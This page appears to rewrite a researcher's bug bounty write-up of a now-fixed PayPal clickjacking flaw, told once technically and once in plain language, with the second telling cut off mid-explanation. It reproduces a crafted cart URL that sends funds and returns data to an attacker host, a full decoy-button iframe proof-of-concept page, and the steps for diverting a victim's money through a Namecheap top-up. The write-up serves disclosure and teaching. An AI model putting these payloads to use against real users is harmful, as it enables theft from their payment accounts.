Vulnerability In PayPal worth 200000$ bounty, Attacker can Steal Your Balance by One-Click
The PayPal billing agreement approval endpoint accepted token types other than the intended billingAgreementToken, allowing an attacker to embed it in an iframe and trick a logged-in victim into approving a payment to the attacker. The attacker could also inject a billing address that became the victim's default.
 Published on medium.com
what if I told you that: A black Hat hacker can steal your money from your bank account & credit card or PayPal balance with one click from you. It looks interesting, doesn’t it? in this write-up, I will show you how I Found Low vulnerability on PayPal, But impactful :).
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
PayPal's Billing Agreements feature lets a merchant set up a reusable agreement with a customer, so that later payments can be charged without the customer going through checkout each time. The approval step for such an agreement lives at:
https://www.paypal.com/agreements/approve
That endpoint is meant to accept only a billingAgreementToken. The researcher notes that clickjacking on this endpoint had been reported before and closed as N/A, with (in his words) nobody having successfully exploited it.
During deeper testing he found that the endpoint would also accept a different type of token, and that this made it possible to frame the approval page and have a logged-in victim authorise a payment to the attacker with a single click.
Setup
The preconditions are simple:
- The victim must be logged in to PayPal in the browser.
- The attacker needs a PayPal account (the
businessemail in the crafted link). - The attacker needs a host to serve the proof-of-concept HTML page and to receive the HTTP requests generated by the flow. The report uses a Burp Collaborator domain for this.
- The attacker needs a way to obtain a token for the victim-facing approval page, which the report does with a
curlrequest.
Tools used: a browser logged in to PayPal, curl, Burp Collaborator, and a web host for the HTML page.
Finding it
The researcher's starting point was the observation that https://www.paypal.com/agreements/approve could be loaded inside an iframe. The page is designed for Billing Agreements and should only accept billingAgreementToken, but testing showed that another token type could be passed to it. That mismatch is what turns a framing issue into something that moves money: the framed page, when clicked, completes a payment rather than merely displaying content.
Exploitation
Step 1: build the payment link
The proof of concept starts from a PayPal cart URL with the attacker's details and a chosen amount:
"https://www.paypal.com/cgi-bin/webscr?address1=sectesting&address2=sectesting02&address_override=true&amount_1=1&business=<[redacted]>&cancel_return=https://xxxxxx.burpcollaborator.net/cancel_return&city=barika&cmd=_cart&country=DZ¤cy_code=USD&email=<anything>@gmail.com&first_name=attacker&invoice=marketplace133703&item_name_1=attacker&item_number_1=133788802&last_name=attacker¬ify_url=https://xxxxxx.burpcollaborator.net/notify_url&quantity_1=1&return=https://xxxxxx.burpcollaborator.net/return&state=05&upload=1&zip=1337"
The parts that matter:
businessis the attacker's PayPal email, the account that will receive the money.amount_1is how much money is taken from the victim's account.return,cancel_returnandnotify_urlpoint at the attacker's host (here a Burp Collaborator domain) so the resulting HTTP requests can be observed.first_name,last_name,address1,address2,city,state,zipandcountrycarry the attacker's own details. The report notes that when this is done, that billing full name and address get registered in the victim's account.
Step 2: send the request and extract the token
The next step is to send a GET request with curl and grep out the token value.

The screenshot shows the curl request and the token being pulled from the response. The report does not reproduce the command itself.
Step 3: serve the proof-of-concept page
The token is placed into the ba_token parameter of the framed URL, and the page is uploaded to the attacker's host:
<!DOCTYPE html><html><head> <title>POC</title></head><body> <center> <img src="https://i.ibb.co/bWqXsQT/Mnanauk-2020-Chef-Mnanauk.jpg"></center> <style>iframe { width: 1920px; height: 1080px; position: absolute; top:0; left:-20px; opacity: 1.01; z-index: 1;}</style><iframe src="https://www.paypal.com/agreements/approve?nolegacy=1&ba_token=<TOKEN>"></iframe><button style="position: fixed; display: inline; z-index: 10; left: 701px; top: 520px;">Click here to win 1337$ => </button></body></html>
How the page works:
- The iframe loads
https://www.paypal.com/agreements/approve?nolegacy=1&ba_token=<TOKEN>at 1920x1080, positioned absolutely and givenz-index: 1. - The visible button, labelled
Click here to win 1337$ =>, sits on top withz-index: 10at a fixed position (left: 701px; top: 520px), so the victim's click lands on the PayPal approval control underneath. - The report notes that
opacityshould be0in a real attack; in the proof of concept it is1.01so the framed page is visible.
Step 4: get the victim to click
With the victim logged in to PayPal in the browser, the attacker opens the HTML page.

The screenshot shows the framed PayPal page with the decoy button over it. The researcher jokes about his CSS skills, but the point is that the click is routed to the PayPal approval. When the victim clicks, money is sent to the attacker's PayPal account, and the attacker's address is injected as the default billing address.
Step 5: observe the result

Burp Collaborator receives the requests generated by the flow, showing full information for the victim's account when the vulnerable page is clicked:

A second issue is visible as well: the injected billing address becomes the default one on the victim's PayPal account.
Part 2: using a merchant checkout instead of a direct payment
The researcher points out that the same exploit works against online services that let you top up a balance with PayPal, naming Steam and Netflix as examples, and uses Namecheap for the demonstration.
- Open
https://ap.www.namecheap.com/Profile/Billing. - Click Topup.
- Choose how much to take from the victim's account.
- Click check out with PayPal.

- Copy the token and add it to
poc.html.

- Open the HTML page.

-
When the victim clicks the decoy button, he pays using the payment method linked to his PayPal account. The victim has now given Namecheap permission to take a certain balance from his PayPal account, and that balance goes to the attacker's Namecheap account.
-
The attacker then opens:
https://ap.www.namecheap.com/profile/billing/topup/paypal/submit?&[redacted]
and the money is added to the attacker's Namecheap account.

The report also references a video proof of concept, which is not reproduced here.
Root cause
The approval endpoint is designed for Billing Agreements and should accept only billingAgreementToken. According to the report, it also accepted another token type, which allowed the attacker to frame the approval page and have the victim approve a payment to the attacker. The page could be loaded in an iframe, which is what makes the clickjacking possible. The report does not describe the server-side validation in more detail, so the exact reason the wrong token type was accepted is not stated.
Impact
An attacker can take money from a victim's PayPal account with a single click from a logged-in victim. The amount is chosen by the attacker through amount_1. The attacker's billing name and address are also written into the victim's account as the default billing address. The same technique works against third-party merchants that accept PayPal top-ups, with Namecheap demonstrated and Steam and Netflix mentioned as other possibilities. The victim must be logged in to PayPal in the browser and must click the decoy element.
Fix
PayPal accepted the report and fixed the issue. The report does not describe the change that was made.
Variants to test
- Token type confusion on other approval or consent endpoints: try passing a token issued for a different flow (for example a cart or checkout token) into an endpoint that expects a billing agreement token. A positive result is the page rendering an approval for the wrong flow.
- Framing of payment approval pages: check whether sensitive approval pages can be loaded in an iframe. A positive result is the page rendering inside a frame with no framing protection.
- Address injection through checkout parameters: try
address_override=truewith attacker-supplied name and address fields on other checkout flows. A positive result is the attacker's details being stored as the victim's default billing details. - Merchant top-up flows: repeat the Namecheap pattern on other services that accept PayPal top-ups, checking whether the resulting token can be replayed by the attacker to credit their own account. A positive result is the attacker's account being credited after the victim's click.
- Out-of-band confirmation: use a Collaborator-style listener for
return,cancel_returnandnotify_urlto confirm that the victim's payment actually reaches the attacker-controlled endpoints.
What happened, in plain words
Imagine someone puts a transparent sheet of glass over an ATM screen. You think you are pressing "cancel", but your finger lands on the button underneath that says "transfer money". You see one thing, you click another. That trick has a name: clickjacking. The attacker does not break into anything; they just make you press the wrong button on a real, legitimate page.
This report is about exactly that, done against PayPal. The researcher found a PayPal page that is supposed to be used for one specific job (approving a recurring billing agreement between a shop and a customer), and discovered two things:
- That page could be loaded inside another website, hidden behind a decoy button.
- That page would accept a different kind of token than the one it was designed for, which meant the click could be turned into a real payment to the attacker.
A token here is a short string of characters that PayPal hands out to identify one specific pending action, a bit like the numbered ticket you get at a deli counter: it proves you are the person whose order is being prepared. If a page accepts the wrong kind of ticket, it can end up preparing the wrong order.
The result: a logged-in victim clicks a button that says they have won money, and instead sends money from their own PayPal balance, bank account or credit card to the attacker. The attacker's name and address also get written into the victim's PayPal account as the default billing address.
The researcher first reported this seven months before writing it up. The title of the write-up jokes about a 200,000 dollar bounty, which was clickbait: the actual reward, after PayPal accepted and fixed the issue, was 3,200 dollars.
The feature involved: Billing Agreements
PayPal has a feature called Billing Agreements. It lets a shop and a customer set up a reusable agreement once, so that later payments can be charged without the customer going through checkout every single time. Think of it like a standing order at your bank: you sign once, and afterwards the bank moves the money on schedule without asking you again.
The page where a customer approves such an agreement lives at this address:
https://www.paypal.com/agreements/approve
An endpoint is simply a specific address on a website that does a specific job, like a particular counter in a large office building. This endpoint is the "approve a billing agreement" counter. It is designed to accept only one kind of ticket, called a billingAgreementToken.
The researcher notes that clickjacking on this endpoint had been reported before and closed as N/A, meaning "not applicable", with, in his words, nobody having successfully exploited it.
During deeper testing he found that the endpoint would also accept a different type of token. That is the crack in the door. Because of it, an attacker could put the approval page inside a frame on their own website and get a logged-in victim to authorise a payment to the attacker with a single click.
What you need before you can try this
The preconditions are simple:
- The victim must be logged in to PayPal in their browser. If they are not logged in, the approval page has nobody to approve anything for.
- The attacker needs a PayPal account. This is the account that will receive the money, identified by its email address in the crafted link.
- The attacker needs a place to host the proof-of-concept HTML page, and a way to receive the HTTP requests that the flow generates. The report uses a Burp Collaborator domain for this. Burp Collaborator is a service that gives you a unique throwaway domain name and records every request that arrives at it, so you can see whether a server or a browser actually reached out to you.
- The attacker needs a way to obtain a token for the victim-facing approval page. The report does this with a
curlrequest. curl is a command-line tool that fetches a web address and prints the response, like a browser without a window.
The tools used are therefore: a browser logged in to PayPal, curl, Burp Collaborator, and a web host for the HTML page.
Finding it
The starting point was a simple observation: https://www.paypal.com/agreements/approve could be loaded inside an iframe. An iframe is a window inside a web page that displays another website, the way a picture-in-picture box shows a second TV channel inside the first. Websites that handle money often refuse to be shown inside someone else's iframe, because that is the raw material of clickjacking. This one could be framed.
The page is designed for Billing Agreements and should only accept billingAgreementToken. Testing showed that another token type could be passed to it. That mismatch is what turns a mere framing issue into something that moves money: the framed page, when clicked, completes a payment rather than merely displaying content.
Exploitation
Step 1: build the payment link
The proof of concept starts from a PayPal cart URL with the attacker's details and a chosen amount:
"https://www.paypal.com/cgi-bin/webscr?address1=sectesting&address2=sectesting02&address_override=true&amount_1=1&business=<[redacted]>&cancel_return=https://xxxxxx.burpcollaborator.net/cancel_return&city=barika&cmd=_cart&country=DZ¤cy_code=USD&email=<anything>@gmail.com&first_name=attacker&invoice=marketplace133703&item_name_1=attacker&item_number_1=133788802&last_name=attacker¬ify_url=https://xxxxxx.burpcollaborator.net/notify_url&quantity_1=1&return=https://xxxxxx.burpcollaborator.net/return&state=05&upload=1&zip=1337"
This is a long web address with a question mark in the middle. Everything after the ? is a list of parameters, which are name equals value pairs separated by &. Think of the address as a form you fill in, and each parameter as one box on that form. The parts that matter:
businessis the attacker's PayPal email, the account that will receive the money. This is the single most important box on the form.amount_1is how much money is taken from the victim's account. The attacker chooses this number.return,cancel_returnandnotify_urlpoint at the attacker's host, here a Burp Collaborator domain, so the resulting HTTP requests can be observed.returnis where the buyer lands after paying,cancel_returnis where they land if they back out, andnotify_urlis where PayPal's server sends a machine-to-machine confirmation afterwards.first_name,last_name,address1,address2,city,state,zipandcountrycarry the attacker's own details. The report notes that when this is done, that billing full name and address get registered in the victim's account. In other words, the attacker's address quietly becomes the victim's billing address.address_override=trueis what tells PayPal to use the address supplied in the link rather than the one already on file.cmd=_cartsays which PayPal function is being called, in this case the shopping cart.currency_code=USDsets the currency, andquantity_1=1sets the quantity of the single item.
Step 2: send the request and extract the token
The next step is to send a GET request with curl and grep out the token value. A GET request is the ordinary kind of request your browser makes when you type an address or click a link: you are asking the server to give you something. grep is a command-line tool that searches text for a pattern and prints the matching lines, like using the search box in a long document.
The screenshot shows the curl request and the token being pulled from the response. The report does not reproduce the command itself.
Why this step exists: the approval page needs a valid token in its address before it will show anything meaningful. By making the request themselves, the attacker gets a token that belongs to the payment they just set up, and can then embed it in the page the victim will see.
Step 3: serve the proof-of-concept page
The token is placed into the ba_token parameter of the framed URL, and the page is uploaded to the attacker's host:
<!DOCTYPE html><html><head> <title>POC</title></head><body> <center> <img src="https://i.ibb.co/bWqXsQT/Mnanauk-2020-Chef-Mnanauk.jpg"></center> <style>iframe { width: 1920px; height: 1080px; position: absolute; top:0; left:-20px; opacity: 1.01; z-index: 1;}</style><iframe src="https://www.paypal.com/agreements/approve?nolegacy=1&ba_token=<TOKEN>"></iframe><button style="position: fixed; display: inline; z-index: 10; left: 701px; top: 520px;">Click here to win 1337$ => </button></body></html>
Line by line, in plain words:
<!DOCTYPE html><html><head> <title>POC</title></head><body>opens a normal web page and gives the browser tab the title "POC".<center> <img src="https://i.ibb.co/bWqXsQT/Mnanauk-2020-Chef-Mnanauk.jpg"></center>shows a picture in the middle of the page. It is decoration, something to look at so the page seems harmless.<style>iframe { ... }</style>is a block of CSS, the language that describes how things look. It sets the rules for the iframe on this page.width: 1920px; height: 1080px;makes the iframe as big as a full HD screen, so the PayPal page inside it is displayed at full size.position: absolute; top:0; left:-20px;pins the iframe to the top of the page and nudges it 20 pixels to the left.opacity: 1.01;controls transparency. At 